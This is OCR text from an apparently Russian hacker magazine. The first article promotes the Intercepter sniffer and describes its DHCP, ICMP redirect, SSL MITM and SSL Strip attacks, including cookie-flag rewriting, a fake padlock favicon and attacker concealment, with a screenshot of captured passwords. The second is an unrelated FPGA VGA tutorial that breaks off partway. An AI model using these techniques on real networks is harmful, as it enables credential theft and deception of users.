
Ares (intercepter.nerf.ru)



О том, что снифер 0x4553-Intercepter — инструмент исключительный, писал еще Крис Касперски в далеком 2008 году. С тех пор этот чумовой виндовый снифер обзавелся еще более убойным функционалом для реализации MITM-атак. В том числе техниками для перехвата паролей, которые должны передаваться по SSL.

ПРАВИЛЬНЫЕ MITM-АТАКИ ПОД WINDOWS

Снифер + MITM-атаки = 0x4553-Intercepter



0x4553-Intercepter показывает перехваченные пароли

В ЧЕМ УНИКАЛЬНОСТЬ INTERCEPTER?

Достойных сниферов с таким огромным багажом реализованнных атак под Windows почти нет. На то есть несколько причин. Основная проблема заключается в отсутствии штатных инструментов маршрутизации. Если в каждом unix'е есть средства типа iptables, при помощи которых можно без труда добавить необходимые правила перенаправления пакетов, то в винде, а тем более в ее клиентских версиях, ничего подобного нет. Естественно, писать свой NAT (или упрощенный ip forwarder) ради какого-то единичного примера мало кто станет. Различные техники под Windows представлены, как правило, в виде простеньких proof of concept и не более. Впрочем, чего таить, и под unix сложно найти что-то похожее на Intercepter. Тот же самый ettercap под unix состоит из различных приложений: одно отвечает за arp-спуфинг, другое — за грабинг паролей, а sslstrip и вовсе самостоятельное приложение. Все это требует ручной настройки из-под консоли. Получается, что и под unix, даже при всей мощи доступных инструментов, нет ни одного достойного GUI-приложения, которое совмещало бы в себе все сразу. Intercepter же является таким инструментом и содержит в себе целый набор оттестированных и законченных техник сетевых атак. К примеру, недавно реализованные техники SSL MITM и SSL Strip для перехвата паролей, которые должны бы передаваться по защищенному соединению, могут использоваться с любым из имеющихся MITM'ов: ARP, ICMP, DNS over ICMP, DHCP. Во всех случаях используется скрытная маршрутизация через не существующие в сети IP- и MAC-адреса, таким образом, жертвы не смогут определить источник нападения. Сегодня мы не будем останавливаться на базовом функционале снифера (PDF-версию статьи Криса ты можешь найти на диске), а коснемся самого сочного — новых техник, которые недавно появились в 0x4553-Intercepter.

НОВИНКИ ФУНКЦИОНАЛА

Последний раз Intercepter обновлялся чуть больше года назад. Тогда-то и было создано основное подспорье для различных MITM-атак. С версии 0.8 в состав Intercepter добавился так называемый 0x4553-NAT. Это полноценный NAT, не требующий установки и занимающий пару сотен килобайт, которым можно раздавать интернет в небольших локальных сетях или дома. Он поддерживает трансляцию пакетов из ethernet в PPPoE-соединение ADSL-модема и трансляцию FTP-сеансов. Помимо этого была реализована давно задуманная атака на сети с DHCP — DHCP MITM. И вот сейчас, спустя долгое время, вышло еще несколько довольно крупных обновлений, реализующих новые интересные техники атак.

1. **ICMP Redirect MITM.** Эта малораспространенная техника перехвата трафика имеет довольно узкое применение, позволяя перехватывать данные между единичными хостами.
2. **DNS over ICMP MITM.** Совершенно новая техника, раскрывающая весь потенциал ICMP Redirect. Перехватывая клиентский DNS-сервер, мы можем перехватить все соединения с хостами, которые были отрезольвены через DNS.
3. **SSL MITM.** Классическая техника подмены сертификатов, позволяет перехватывать данные любых протоколов, защищенных при помощи SSL (поддерживаются SSLv2, SSLv3, TLSv1).
4. **SSL Strip.** Практически не встречающаяся техника под Windows. Аналог известного sslstrip под unix.

Каждая из этих техник заслуживает внимания, но начать я хочу с описания атаки DHCP MITM, которая появилась еще год назад.

DHCP MITM

Суть атаки проста как пять копеек. Существуют различные схемы поведения DHCP-клиентов. Мы рассмотрим классический вариант. Когда компьютер входит в сеть, он шлет сообщение DHCP Discovery, требуя выдать IP-адрес и выслать действующую конфигурацию сети, включая шлюз по умолчанию. Наша задача — выдать поддельный ответ DHCP Offer, в котором будет указана

наша конфигурация с нашим шлюзом. Так трафик пойдет через наш NAT и мы сможем беспрепятственно его слушать. Данная атака вскользь описана в теории, реализована в ettercap, улучшена и автоматизирована в 0x4553-Intercepter. Для проведения атаки пришлось решить ряд сложных вопросов:

1. Неизвестность количества существующих компьютеров в сети и их привязка к IP-адресам. Может привести к проблемам в сети и истощению DHCP-пула.
2. Борьба за первенство с легитимным DHCP-сервером.
3. Возврат контроля над жертвой, уведенной легитимным сервером.

Вся магия кроется в решении этих проблем.

1. Чтобы не порождать проблемы в действующей сети, мы перенаправляем всех клиентов в виртуальную сеть, отделенную от действующей. Для поддержания связи с реальной сетью и внешними ресурсами во всей красе раскрывается 0x4553-NAT, регулирующий маршрутизацию.
2. Благодаря ряду тестов было выявлено, что DHCP-сервер в Intercepter с использованием WinPcap работает быстрее других. Он оказался быстрее DHCP-службы Windows Server 2003, быстрее популярного приложения tftpd32 и быстрее DHCP-серверов, встроенных в ADSL-модемы. Помимо этого, DHCP в Intercepter пропускает целый шаг согласования параметров во время передачи конфигурации клиенту, что существенно повышает скорость реагирования и выдачи ложной информации.
3. Возможна ситуация, что легитимный DHCP-сервер все-таки ответит быстрее нас. Такая ситуация была искусственно создана. И для ее решения предприняты дополнительные действия. После принятия конфигурации клиент должен еще раз перепроверить, не занял ли он чей-то адрес в сети, чтобы избежать конфликта IP-адресов. Для этого он отсылает в сеть специальный пакет gratuitous arp. Если в сети уже имеется компьютер с таким адресом, клиент вновь пошлет DHCP Discovery с просьбой выделить другой адрес. Если же никаких ответов на запрос не пришло, значит, данный IP свободен. При потере клиента, Intercepter следит за пакетами gratuitous arp и отвечает клиенту, говоря, что запрошенный адрес занят, для того чтобы вновь вызвать голосование и попытаться успеть выдать ложную конфигурацию. Данная атака детально рассмотрена в видео Sniffing dhcp based network.

ICMP REDIRECT MITM И DNS OVER ICMP MITM


Следующие две техники используют для атаки особенности ICMP-протокола. Не вдаваясь в технические подробности сути и назначения сообщений ICMP Redirect, отмечу, что эти ICMP-сообщения позволяют добавить запись в таблицу маршрутизации удаленного узла. В записи должен содержаться IP-адрес хоста и IP-адрес шлюза, через который следует слать пакеты к указанному ресурсу. Например, зная, что некий site.com имеет адрес 1.2.3.4, мы можем послать жертве сообщение, в котором будет указано, что до 1.2.3.4 нужно идти через наш шлюз, где запущены Intercepter и NAT. Это и есть техника ICMP Redirect MITM. К сожалению, мы не можем перенаправить разом все хосты, поэтому данную атаку можно использовать для целевого перехвата конкретного узла. Однако в Intercepter реализована техника, которая позволяет сильно расширить область применения перехвата с помощью сообщений ICMP Redirect. Это DNS over ICMP Redirect.

Вместо site.com мы будем перенаправлять трафик от клиентского DNS-сервера. Цепная реакция запускается всего одним пакетом. Сначала мы шлем жертве сообщение, что до его DNS-сервера нужно идти через наш шлюз, затем в бой вступает 0x4553-NAT, который начинает обрабатывать DNS-ответы. Например, жертва хочет отрезольвить site1.com, — NAT перенаправляет запрос к серверу, принимает ответ и вытаскивает все IP-адреса, отвечающие за site1.com, после чего посылает жертве новые сообщения ICMP Redirect, говоря, что ко всем отрезольвенным IP-адресам нужно идти через наш шлюз. Если жертва посылает запрос к site2.com, ситуация повторяется. Таким образом, весь интернет-трафик начинает идти через Intercepter и NAT.

Правда, тут есть одно важное условие. Чтобы показать его, рассмотрим пример сетевой конфигурации жертвы:

```
IP-адрес жертвы - 192.168.1.10
IP-адрес шлюза - 192.168.1.1
IP-адрес DNS - 192.168.1.2
маска - 255.255.255.0
```

При такой конфигурации перенаправить DNS-сервер мы не сможем. Он обязательно должен находиться за рамками данной подсети, — это обусловлено самим протоколом ICMP. А вот если используется напрямую внешний сервер (например, гугловский 8.8.8.8), то препятствий для атаки нет.



SSL MITM. Настройка 0x4553-NAT

КРАТКО О 0X4553-INTERCEPTER

- Перехватывает пароли и хэш-суммы для огромного количества сервисов: ICQ/IRC/AIM/FTP/IMAP/POP3/SMTP/LDAP/BNC/SOCKS/HTTP/WWW/NNTP/CVS/TELNET/MRA/DC++/VNC/MYSQL/ORACLE.
- Перехватывает сообщения большинства известных мессенжеров: ICQ/AIM/JABBER/YAHOO/MSN/GADU-GADU/IRC/MRAI.
- Реконструирует SMTP/POP3 сообщения.
- Сканирует локалку на наличие живых узлов с помощью широковещательной рассылки ARP-запросов (ARP SCAN).
- Ищет в сети DHCP-серверы (DHCP DISCOVERY).
- Находит в локалке другие сниферы (PROMISCUOUS SCAN).
- Поддерживает подмену MAC-адреса для LAN-адаптеров.
- Может работать в режиме «экстремального» сканирования (eXtreme mode), при котором сниферу достаточно указать целевой протокол без специфицирования порта. 0x4553-Intercepter будет просматривать весь трафик, автоматически «вылавливая» пакеты, относящиеся к данному протоколу путем анализа их содержимого.
- Поддерживает RAW-режим.
- Выполняет удаленный снифинг трафика через RPCAP-демона, устанавливаемого на Linux/xBSD или Windows-узлах (предпочтительнее всего — на шлюзе).
- Включает в себя собственную реализацию NAT.
- Реализует несколько MITM-атак: ARP MITM, DNS over ICMP MiTM, DHCP MiTM.
- Перехватывает SSL-пароли через SSL MiTM + SSL Strip.

АТАКИ НА SSL

SSL MITM

Эта атака описана множество раз, поэтому останавливаться подробно на ее описании мы не будем, а расскажем, как она реализована конкретно в Intercepter. Ядром всех MITM-атак в Intercepter, как мы уже говорили, является NAT. Именно он отвечает за маршрутизацию пакетов и дополнительные действия для реализации каждой из атак. Стандартно в него зашит перехват таких протоколов:

- HTTPS — 443;
- POP3S — 995;
- SMTPS — 465;
- IMAPS — 993.


После запуска 0x4553-NAT он открывает указанные порты на локальном интерфейсе и ждет входящих соединений. Весь трафик жертвы по указанным протоколам перенаправляется на ранее открытые нами порты. На этом этапе происходит следующее:

- В случае HTTPS NAT принимает входящее tcp-соединение, делает запрос к запрашиваемому ресурсу и получает его сертификат. Затем он подменяет ключ шифрования на свой и устанавливает соединение с жертвой, выдавая себя за оригинальный сервер. После этого происходит проксирование данных между двумя соединениями.
- Для других протоколов шаг запроса оригинального сертификата опущен, — вместо этого мы посылаем ранее сгенерированный статичный сертификат. Так как наши сертификаты не являются подписанными доверенными центрами, у пользователя будет выскакивать предупреждение. В этом и заключается основной минус данной техники.


Кроме приведенных выше протоколов, пользователь может добавить любой другой порт. О том, как это сделать, написано в руководстве к сниферу. Так как сама атака проводится при помощи NAT, то непосредственно Intercepter не видит зашифрованых данных. Чтобы он их увидел, NAT делает следующую хитрость: весь исходящий SSL-трафик дублируется в сеть в открытом виде, после чего пароли появляются в окне снифера.

SSL STRIP

О технике SSL Strip мы подробно писали в #125 номере (PDF-версию статьи ты найдешь на диске). Собственно говоря, непосредственно с перехватом SSL эта техника не связана. Перехватывать необходимо обычный HTTP-трафик, анализируя его на https-ссылки. Возможно ты помнишь, сколько возни было, чтобы заставить эту схему работать под unix, используя разработанную Мокси Марлинспайком утилиту sslstrip. Все что нужно сделать в Intercepter для выполнения атак SSL Strip или SSL MITM, — это поставить соответствующую галочку и перенаправить трафик жертвы любым доступным способом. В данном случае весь веб-трафик перенаправляется на локальный 80-й порт, откуда и происходит дальнейшее проксирование соединений. Выполняя данную атаку, мы опять же сталкиваемся с рядом сложностей, которые необходимо преодолеть.



Конфигурации 0x4553-NAT



Во время проведения атаки SSL Strip у клиента меняется favicon

Расскажу об этом подробнее. Для начала нам элементарно нужно видеть входящий трафик в текстовом виде, иначе никаких ссылок мы не найдем. Все дело в том, что для снижения нагрузки и увеличения скорости передачи данных в большинстве случаев пакеты сжимаются такими алгоритмами как gzip или deflate. О возможности принимать такие пакеты веб-браузер сообщает серверу в соответствующем поле web-запроса. Первым шагом является модификация поля Accept-Encoding, после которого весь текст посылается в открытом виде. Также необходимо заменить безопасные куки, иначе возникнут трудности с установлением сессий, например на том же gmail. Ищем флаг Secure и заменяем его на HttpOnly. Теперь можно заменять https-ссылки их небезопасным аналогом http. Далее при запросе измененного https-урла мы устанавливаем https-соединение с оригинальным ресурсом и проксируем данные между клиентом и сервером. Чтобы сбить бдительность пользователя, Intercepter подменяет favicon, выдавая иконку с замочком, который имитирует безопасное соединение. На данный момент Intercepter не убивает сессии для принудительной повторной авторизации, как это может делать оригинальный sslstrip, но такая опция будет, возможно, добавлена в будущем. Еще можно выделить одно отличие данной реализации SSL Strip от ее unix-аналога. Оригинальный sslstrip работает как прокси, определяя куда производится соединение из заголовка web-запроса. Это вынуждает разрешать имя сервера через dns и хранить свой собственный dns-кеш. В нашем случае в этом нет необходимости, так как адрес назначения известен,— это 0x4553-NAT, который и осуществляет маршрутизацию трафика жертвы. ⌶

'Realtek PCIe FE Family Controller' on local host:192.168.1.2

Protocol	Time/Date	To/From	Host	Username	Password
HTTPS Auth	11:57:41...	199.58.210.12:44...	packetstormsecurity....	packetuser	secret%3Bas
SMTPS Auth	11:57:34...	74.125.79.16:465/...		someuser@gmail.com	456
POP3S Auth	11:57:31...	74.125.39.16:995/...		leet_user@gmail.com	123

SSL MITM. Перехваченные пароли

Пильтяй Петр



Монитор к каждой железке!

ДЕЛАЕМ VGA-ВЫХОД НА FPGA

Когда начинаешь учиться программированию, прежде всего интересует графика. Увлекает наглядность и видимый результат. Эта стадия не миновала и мое увлечение микроконтроллерами, но, к моему удивлению, модулей для вывода текста на экран VGA-монитора не нашлось, вернее, не устраивали результаты! Пока взгляд не упал на ПЛИСы — которых такая задача в тупик не ставит!

ПРАВИЛЬНЫМ ПУТЕМ

Если в поисковике набрать, к примеру, «vga atmega», сразу же находим страничку Максима Ибрагимова, который на Atmega сумел добиться разрешения 640 на 480 и количества символов 20x20. Рекомендую данный материал всем, кто хочет разобраться в VGA-режиме. Но мне хотелось большего — нужен был режим 80x40 символов, желательно с возможностью задавать цвета символов и фона. Когда я попытался реализовать VGA на платформе arm7 с частотой 100 МГц и не добился решения поставленной задачи, появилось смутное ощущение, что я иду не той дорогой :(.

К ПЛИС'ам присматривался давно, но никогда ими не занимался. Что же, пришло время открыть новые горизонты!

КАКУЮ ПЛИС ВЫБРАТЬ И ГДЕ КУПИТЬ?

ПЛИСы бывают двух типов — CPLD и FPGA. В первом типе присутствует встроенная память для хранения программы, но считается, что CPLD уступает FPGA по внутреннему устройству. В FPGA для хранения программы используется внешняя энергонезависимая память, что требует дополнительной схемы на плате. Но меня это не испуга-

ло, тем более что пайка мелких деталей радости мне не доставляет. Я решил воспользоваться готовой отладочной платой.

На ebay.com набрал FPGA и принялся изучать предложенные варианты. Остановился на такой плате — взял подешевле, к тому же на ней уже был разъем VGA! Кроме этих вкусностей, присутствовали: 1 мегабит внешней оперативной памяти, 8 светодиодов, 8 семисегментных индикатора, COM-порт, 2 порта PS/2 для подключения мыши и клавиатуры, 4 кнопки, динамик — что еще надо? Да, самое главное чуть не забыл — стояла ПЛИС Altera Cyclone EP1C6 с 5980 логическими ячейками (важный параметр — чем больше ячеек, тем более сложную программу сможешь разработать) и 90 килобит оперативной памяти. Работает плата на частоте 50МГц, но, используя модули PLL (а их у нас 2), можно добиться частоты 320МГц. Мы модули PLL использовать не будем, нам хватит имеющейся частоты.

Не забудем и про программатор — хотя в сети и присутствуют схемы самодельных устройств, я решил, что 8$ — разумная цена за сей замечательный девайс. Я оплатил его и стал ждать.

А В ЧЕМ И НА ЧЕМ МЫ БУДЕМ ПРОГРАММИРОВАТЬ?

Все пришло в исправном состоянии (что говорить, порадовали китайские товарищи), а вместе с платой пришло три (!) DVD-диска:

- Описание языков программирования
- Программное обеспечение фирмы Altera
- Схема и описание платы, примеры программ, заточенные именно под эту плату!

Можно было бы установить среду разработки с пришедшего диска, но мы же уважаем авторские права (особенно если эти права защищены кряком на китайском языке, в котором я не разобрался :)). Но нам действительно ни к чему крякнутые профессиональные программы, если Altera выпустила бесплатный продукт под названием QuartusII Web Edition Software. На момент написания статьи была доступна уже версия 11.0, я же скачал и установил 9.1 с сервис-паком 2. Этого вполне достаточно для реализации самых смелых идей.

Установка и начало работы не вызывает проблем, но если для вас FPGA и Altera являются темным лесом (как для меня), то всем начинающим рекомендую ресурс marsohod.org. Создатели сайта проделали гигантскую работу, все подробно описали для начинающих, за небольшую плату предлагают отладочный набор на базе EPM240T100C5, выкладывают различные проекты. Более того, они же выложили в открытый доступ «Введение в Verilog», прочтения которого вполне достаточно для эффективного старта. Скачать все можно по ссылке goo.gl/ZaC0a. Лично мне ничего больше не понадобилось для разработки устройства. Хотя я выбрал Verilog, ничто не мешает использовать другой язык описания схем — VHDL. Более того, модули, написанные на этих двух языках, очень легко использовать в одном проекте! Такой легкости интеграции я до сих пор в программировании не встречал!

Немного отвлекусь — литературы по VHDL или Verilog катастрофически мало, особенно по Verilog'у. А та, что есть, стоит довольно больших денег и зачастую не переведена с английского языка. Сеть, конечно, выручает, но хорошую книгу еще ничего не заменило.




рис. 1. Распиновка VGA со стороны видеокарты




Рис. 2. Отладочная плата на базе ПЛИС Altera

2.	GREEN	Зеленая составляющая цвета
3.	BLUE	Синяя составляющая цвета
4.	RES	Зарезервированно
5.	GND	Земля
6.	RGND	Земля для красного цвета
7.	GGND	Земля для зеленого цвета
8.	BGND	Земля для синего цвета
9.	KEY	Не используется
10.	SGN	Земля для синхроимпульсов
11.	ID0	
12.	SDA	
13.	HSYNC	Горизонтальный синхроимпульс
14.	VSYNC	Вертикальный синхроимпульс
15.	SCL	

Выходы разъема VGA

ТЕОРИЯ VGA.

Прежде чем приступать к программированию, надо разобраться в том, что такое VGA. Данный стандарт был разработан в 1987 и является последним стандартом, которому следовало большинство производителей.

Стандартным разъемом является 15-пиновый коннектор. На рисунке 1 ты можешь увидеть распиновку со стороны видеокарты. Назначение сигналов приведено в таблице 1.

Проще всего работу VGA представить себе так: по экрану слева направо бежит луч (что справедливо для мониторов с электронно-лучевой трубкой). Цвет луча складывается из сигналов RED, GREEN и BLUE, которые физически задаются напряжением на соответствующем пине от 0 до 0.7 вольт (хотя современные мониторы легко переносят подачу напряжения до 5 вольт). Правило очень простое: чем выше напряжение, тем больше цвета используется в итоговом сигнале. Нет напряжения — цвет не используется вовсе.

Когда луч доходит до правого края экрана, необходимо дать горизонтальный синхроимпульс, когда достигает правого нижнего угла — выставляем вертикальный импульс. Землю для синхроимпульсов можно взять с 5-го пина — все будет работать без проблем (это для тех, кто захочет сам спаять видеогенератор).




рис. 4. Графическое объединение модулей

Максимальным разрешением является режим 640x480 с частотой 60 кадров в секунду. Для нашего удобства отойдем от временных интервалов и будем оперировать пикселями (при генерации одной строки) и строками (при генерации одного кадра).

Для генерации одной строки воспользуемся следующими данными:

- 8 пикселей — передний отступ;
- 96 пикселей — сигнал HSYNC;
- 40 пикселей — задний отступ;
- 8 пикселей — левый бордюр;
- 640 пикселей — видеоданные;
- 8 пикселей — правый бордюр.

Итого получается 800 пикселей на строку.

При генерации одного кадра используем уже строки:

- 2 линии — передний отступ;
- 2 линии — сигнал VSYNC;
- 25 линий — задний отступ;
- 8 линий — верхний бордюр
- 480 линий — видеоданные;
- 8 линий — правый бордюр.

Итого получается 525 строк на экран.

Осталось посчитать, сколько пикселей в секунду нам необходимо сгенерировать. Формула проста до безобразия (а также во время безобразия и после безобразия :)) — количество кадров (60) * количество строк в каждом кадре (525) * количество пикселей в каждой строке (800). Итоговая частота генерации равна 25.2 МГц. Забегая вперед, скажу, что я округлил до 25 МГц и все прекрасно заработало.

ОТ СЛОВ К ДЕЛУ

Логика действия программы такова: по COM-порту получаем данные для отображения на экране. Каждый символ кодируется двумя байтами — собственно код символа, первые четыре бита второго байта — цвет символа, вторые четыре бита — цвет фона. Каждый полученный байт из COM-порта записываем последовательно в оперативную память. Если дошли до конца экрана — возвращаемся в начало. Модуль отображения символов на экране берет данные из памяти и отображает их на монитор. Более подробно алгоритм отображения разберем позднее.

В языке Verilog структурной единицей для написания частей программы является модуль. У модуля могут быть входы, выходы и двунаправленные линии — их проще представлять как провода, которыми мы подсоединяемся к другим модулям или к физическим ножкам ПЛИС, получая в итоге готовую программу. Удобство и простота такого подхода заключается в том, что мы без проблем можем использовать созданный модуль в других проектах, а также пользоваться сторонними модулями.

Итак, нам надо создать (или найти :)) следующие модули:

- Делитель частоты — необходимо понизить имеющиеся 50 МГц до 25 МГц.
- Модуль для работы с COM-портом
- Модуль, берущий данные из COM-порта и записывающий их в оперативную память
- Модуль для работы с памятью
- Модуль для формирования VGA-сигнала

Делитель частоты (divide_clk)

Это самый простой модуль, в своем роде классика жанра. Имеется входная линия с частотой 50 МГц и выходная, на которой мы добиваемся 25 МГц. Внутри модуля объявлена переменная st, к которой каждый новый такт прибавляется по единице. Каждый четный такт ставим высокий уровень на выходе, каждый нечетный — убираем.

Модуль для работы с COM-портом (async_receiver)

